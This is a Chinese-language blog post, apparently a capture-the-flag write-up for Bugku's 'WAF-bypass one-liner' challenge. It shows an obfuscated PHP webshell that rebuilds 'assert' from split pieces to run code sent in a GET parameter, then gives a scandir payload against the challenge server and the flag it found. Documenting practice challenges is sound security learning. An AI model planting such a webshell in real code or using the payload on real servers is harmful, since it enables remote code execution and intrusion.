

# 【bugku】过狗一句话 writeup

原创

[peryc](#) 于 2018-02-27 09:49:36 发布 7410 收藏

分类专栏: [ctf](#) 文章标签: [ctf网络安全](#) [bugku](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_19861715/article/details/79384018](https://blog.csdn.net/qq_19861715/article/details/79384018)

版权



[ctf专栏收录该内容](#)

12 篇文章 0 订阅

订阅专栏

## 过狗一句话

题目提示里的php代码拿下来

```
<?php $poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1[5];
$poc_2($_GET['s'])
?>
```

1  
2  
3  
4  
5


用assert执行任意代码

这就很自由了

payload: `http://120.24.86.145:8010/?s=print_r(scandir('./'));` 扫描目录

```
Array
(
    [0] => .
    [1] => ..
    [2] => 2.php
    [3] => 3.php
    [4] => 4.php
    [5] => c.php
    [6] => conn
    [7] => f.html
    [8] => f.php
    [9] => flag.txt
    [10] => haha.php
    [11] => index.php
    [12] => shell.php
    [13] => txxxxc.php
)
```

然后读取flag.txt



BUGKU {bugku\_wen\_009801\_a}

马赛克

[http://blog.csdn.net/qq\\_19861715](http://blog.csdn.net/qq_19861715)